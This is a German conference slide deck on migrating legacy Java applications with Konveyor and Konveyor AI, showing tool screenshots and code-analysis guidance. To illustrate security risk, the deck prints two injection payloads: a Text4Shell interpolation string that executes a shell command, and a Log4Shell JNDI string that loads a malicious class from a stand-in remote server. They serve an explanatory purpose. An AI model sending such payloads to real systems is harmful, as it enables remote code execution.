

Konveyor AI

Migration von Legacy Apps mittels AI

OpenShift Anwendertreffen 25.09.2025, Wien

Karsten Gresch

Principal Solution Architect





Karsten Gresch

Principal Solution Architect (AppDev)

- With Red Hat since February 2016
- Background: Lawyer and coder (since age 14)
- Positions: Advocate, developer team manager, business analyst, Java (EE) developer, architect, consultant, systems engineer, solution architect (present)
- In IT since 1998, namely insurance, (investment) banking, public
- Technical interest + practice: Java (from 1.1)/J*EE, Quarkus 😍, Go, Swift, (Type|Java)Script (Fullstack), Rust 😍, Python, ML et al.
- Skills: OOP, DDD, Event Storming, XP, Clean Code, Six Sigma, Lean Startup/ Customer Development, xOps, Reactive, EDA, **Systemic Consensing** 😍 et al.
- Private: Berlin, married, five kids

"To be the catalyst in communities of customers, contributors, and partners creating better technology the open source way."

Red Hat's Mission Statement

YouTube Interview (German):
<https://youtu.be/nqxsLkc6bQA>



karsten@redhat.com



[@gresch](https://twitter.com/gresch)




[karstengresch](https://github.com/karstengresch)





Struktur

- ▶ Das Problem mit den Altlasten
- ▶ Was macht Konveyor?
- ▶ Was macht Konveyor **AI** (KAI)?
- ▶ KAI Solution Server
- ▶ Demo (Videos)
- ▶ Roadmap
- ▶ Fragen/Diskussion

Das Problem mit den Altlasten





Verzeihen hilft nicht 😢

Schuld wird nicht genommen, sondern (ab)getragen

Sabine Bode

Kriegsenkel

Die Erben der vergessenen Generation



Karl Heinz Brisch (Hrsg.)

Trauma und Bindung
zwischen den Generationen


Vererbte Wunden und Resilienz
in Therapie, Beratung und Prävention



Fach-
buch
Klett-Cotta

Die Herausforderungen

Teuer. Lähmend. Riskant.




Technische Barrieren

Unfähigkeit,
Änderungen am
Stack und an den
Frameworks
vorzunehmen.
Schwierigkeit, neue
Funktionen zu
entwickeln.



Das Problem mit den Altlasten

Kosten ohne Nutzen




Technical Debt

Inability to make changes to the stack and frameworks.
Hard to develop new features

"Technical debt makes up approximately 40% of IT balance sheets, acting as a substantial drain on resources and lack of innovation. Companies often pay an additional 10 to 20 percent to address tech debt on top of the costs of any project".

The [research](#), based on an examination of over 200 projects within a 12-month span, calculates that the attributed technical debt cost is \$306,000 per year for a project of one million Lines of Code (LoC). This is equivalent to 5,500 developer hours spent on remediation, development time that could be put towards more innovative and valuable projects.




1 -> 100s -> 1000s




Die Herausforderungen

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
Fehlen von Agilität

Nicht in der Lage,
zeitnah mit den
geschäftlichen
Anforderungen
Schritt zu halten.




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
Technische Barrieren

Unfähigkeit, Änderungen am Stack und an den Frameworks vorzunehmen. Schwierigkeit, neue Funktionen zu entwickeln.



Fehlen von Agilität

Nicht in der Lage, zeitnah mit den geschäftlichen Anforderungen Schritt zu halten.




Sicherheitsrisiken

Alte Frameworks und Anwendungen stellen eine Gefahr für Unternehmen, Anwendungen und den IT-Betrieb dar, z. B. durch Datenlecks usw.



Das Problem mit den Altlasten

Der schlummernde Sicherheitsriese




Security
risks

Old frameworks and applications pose a threat to business and application and IT operations e.g., data leaks, etc

742%


Average **annual increase in software supply chain attacks** over the past three years. **45%** of organizations will experience attacks.
Is a matter of when, not if.

Source: [Sonatype](#)



Die Herausforderungen

Teuer. Lähmend. Riskant.




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Fehlen von Agilität

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Sicherheitsrisiken

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Wartungskosten

Die Wartung von Legacy-Anwendungen ist kostspielig. Der Support durch Anbieter und die entsprechenden Fachkenntnisse sind teuer und schwer zu finden.



Wer nutzt noch Java EE?

Enterprise Beans mit RMI-IIOP 😬

```
import java.rmi.RemoteException;  
  
import javax.ejb.EJBObject;  
  
public interface RegistrationEJB extends EJBObject {  
  
    String register(String username, String password) throws  
    RemoteException;  
}
```



Wer weiß, was dieser Code macht?

Schwachstelle, die leicht übersehen werden kann

```
final StringSubstitutor interpolator = StringSubstitutor.createInterpolator();
String out = interpolator.replace("${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/CVE-2022-42889')}");
System.out.println(out);
```



Schon mal gesehen?

Logging-Frameworks finden sich (fast) überall...

```
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;
Logger logger = LogManager.getLogger();
logger.error("Logging Error - {}!",
userInput);
```

"\${jndi:ldap://my-very-secure-server/path/to/malicious/java/class}"





Altlasten (technische Schuld)

Wollen abgetragen werden



Was macht Konveyor?





Konveyor → Migration Toolkit for Applications

(Große) Migrationen organisieren...

The screenshot displays the Migration Toolkit for Applications interface, which includes the following sections:

- Assessment Actions:** Shows a list of assessment steps and their details. Step 2, "Application details," is currently selected.
- Reports:** Displays four circular progress indicators for different risk levels: High risk (3 of 10 applications), Medium risk (0 of 10 applications), Low risk (2 of 10 applications), and Unassessed/Unknown (5 of 10 applications).
- Identified risks:** A table listing identified risks across various questionnaires and sections. One row is highlighted, showing a risk related to application details.



Konveyor → Migration Toolkit for Applications

Application Inventory

The screenshot shows the Konveyor application inventory interface. The left sidebar includes links for Migration, Application inventory (which is selected), Archetypes, Reports, Controls, Migration waves, Issues, and Dependencies. The main area is titled "Application inventory" and displays a table with the following data:

Name	Business Service	Assessment	Review	Analysis	Tags	Effort
AccountsReceivable	Finance and HR	Completed ✅	Completed ✅	Completed ✅	33	10
Customers	Retail	Completed ✅	Completed ✅	Completed ✅	34	12
Flexocard	Finance and HR	Completed ✅	Completed ✅	Completed ✅	33	10
Gateway	Retail	Completed ✅	Completed ✅	Not started	5	0
Inventory	Retail	Completed ✅	Completed ✅	Not started	6	0
OrangeHRM	Finance and HR	Not started	Not started	Not started	3	0
Orders	Retail	Completed ✅	Completed ✅	Not started	6	0
Payroll	Finance and HR	Completed ✅	Completed ✅	Completed ✅	33	10
PurchaseOrders	Finance and HR	Completed ✅	Completed ✅	Not started	8	0
RetailFrontend	Retail	Not started	Not started	Not started	2	0


- ▶ Verwaltung eines Anwendungsportfolios
- ▶ Drehscheibe und Integrationspunkt für alle zukünftigen Konveyor-Projekte
- ▶ Anwendungen mit Geschäftsvorgängen verknüpfen
- ▶ Anwendungsabhängigkeiten definieren und verwaltet
- ▶ Mit Tags können erweiterbare Metadaten hinzugefügt werden, um die Anwendungen in mehreren Dimensionen zu beschreiben und zu kategorisieren



Konveyor → Migration Toolkit for Applications

Application Assessment

- ▶ **Fragebogenbasiertes Tool**, das die Eignung von Anwendungen für den Einsatz in Containern innerhalb einer unternehmensweiten Kubernetes-Plattform bewertet
- ▶ Berichte liefern Informationen über die **Eignung** der Anwendungen **für** die **Containerisierung**, zeigen **Risiken** auf und erstellen einen **Einführungsplan**, der sich nach Aufwand, Priorität und Abhängigkeiten richtet




Konveyor → Migration Toolkit for Applications

Statische Codeanalyse (früher MTA for Runtimes/Windup) → (Große) Migrationen umsetzen

The screenshot shows the Migration Toolkit for Applications interface. On the left, a sidebar lists various tools: Migration, Application inventory, Archetypes, Reports, Controls, Migration waves, Issues, Dependencies, and Task Manager. The main area is titled "Application analysis" under "Customers". It displays a configuration dialog for "Custom rules". The "Advanced" section is selected, showing fields for "Repository type" (set to "Git"), "Source repository" (URL: <https://gitea.apps.cluster-twqrc.dynamic.redhatworkshops.io/lab-user/modern-app-dev.git>), "Branch" (set to "mta-lab"), "Root path" (set to "customrules"), and "Associated credentials". Below these are "Back", "Next", and "Cancel" buttons. To the right, a code editor window shows Java code with red error markers. The code defines a class `ApplicationConfiguration` with methods for setting up transaction manager and persistence properties. A tooltip explains that legacy configuration is being used and should be replaced by a standard approach using Spring's `@PropertySource` annotation and `Environment` class. The code editor has tabs for "Incident #1: Line 43" and "Incident #2: Line 66". The bottom right corner features a small Red Hat logo.





Code-Analyse

Problemfindung und Anleitung für Developer

Zeilengenauer Verweis auf Quellcode

Legacy configuration with io.konveyor.demo.config.App...

The legacy ApplicationConfiguration class is being used in this application. This is discouraged by the migration guidelines, and should be replaced by a more standard approach using Spring's @PropertySource annotation and Environment class:

```
@PropertySource("classpath:persistence.properties")
public class PersistenceConfig {
    @Autowired
    private Environment env;


    @Bean
    public DataSource dataSource() {
        final DriverManagerDataSource dataSource = new DriverManagerDataSource();
        dataSource.setDriverClassName(env.getProperty("jdbc.dcn"));
        dataSource.setUrl(env.getProperty("jdbc.url"));
        dataSource.setUsername(env.getProperty("jdbc.user"));
        dataSource.setPassword(env.getProperty("jdbc.password"));
        return dataSource;
    }
}
```

This allows externalizing the configuration in Kubernetes by injecting it as a ConfigMap or a Secret in the lib directory from the container running the Tomcat instance.

[Baeldung - Properties with Spring and Spring Boot ↗](#)

[Mkyong - Spring @PropertySource example ↗](#)





Code-Analyse

Problemfindung und Anleitung für Developer

Migration Tool

- Migration
- Application inventory
- Archetypes
- Reports
- Controls
- Migration waves
- Issues**
- Dependencies
- Task Manager

/shared/source/modern-app-dev/customers-tomcat-legacy/src/main/java/io/konveyor/de...

Incident #1: Line 43 Incident #2: Line 66

Problemanalyse

```

33     em.setDataSource(dataSource());
34     em.setPackagesToScan("io.konveyor.demo.order");
35     em.setJpaVendorAdapter(new HibernateJpaVendorAdapter());
36     em.setJpaProperties(additionalProperties());
37
38     return em;
39 }
40
41 @Bean
42 public DataSource dataSource() {
43     ApplicationConfiguration config = new ApplicationConfiguration();
44     final DriverManagerDataSource dataSource = new DriverManagerDataSource();
45     config.setDriverClassName(dataSource.getDriverClassName());
46     config.setUrl(dataSource.getUrl());
47     config.setUsername(dataSource.getUsername());
48     config.setPassword(dataSource.getPassword());
49
50     dataSource.setDriverClassName(config.getProperty("jdbc.dcn"));
51     dataSource.setUrl(config.getProperty("jdbc.url"));
52     dataSource.setUsername(config.getProperty("jdbc.user"));
53     dataSource.setPassword(config.getProperty("jdbc.password"));
54
55     return dataSource;
56 }
57
58 @Bean

```

Legacy configuration with `io.konveyor.demo.config.ApplicationConfiguration`

The legacy `ApplicationConfiguration` class is being used in this application. This is discouraged by the migration guidelines, and should be replaced by a more standard approach using Spring's `@PropertySource` annotation and `Environment` class:

```

@PropertySource("classpath:persistence.properties")
public class PersistenceConfig {
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    @Bean
    public DataSource dataSource() {
        final DriverManagerDataSource ds = new
        DriverManagerDataSource();
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[Baeldung - Properties with Spring and Spring Boot ↗](#)

[Mkyong - Spring @PropertySource example ↗](#)

Close

Red Hat

configuration

1-1 of 1

Effort

2

1-1 of 1



Code-Analyse

Problemfindung und Anleitung für Developer

Migration Tool

Migration

- Application inventory
- Archetypes
- Reports
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- Migration waves
- Issues**
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Legacy configuration with io.konveyor.demo.config.App...

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```

This allows externalizing the configuration of your application, such as databases, from the code. It can be done via Kubernetes by injecting it as a ConfigMap or a Secret in the lib directory of your application's container running the Tomcat instance.

Baeldung - Properties with Spring Boot ↗
Mkyong - Spring @PropertySource ↗

Details, weitere Hinweise





Code-Analyse

Problemfindung und Anleitung für Developer

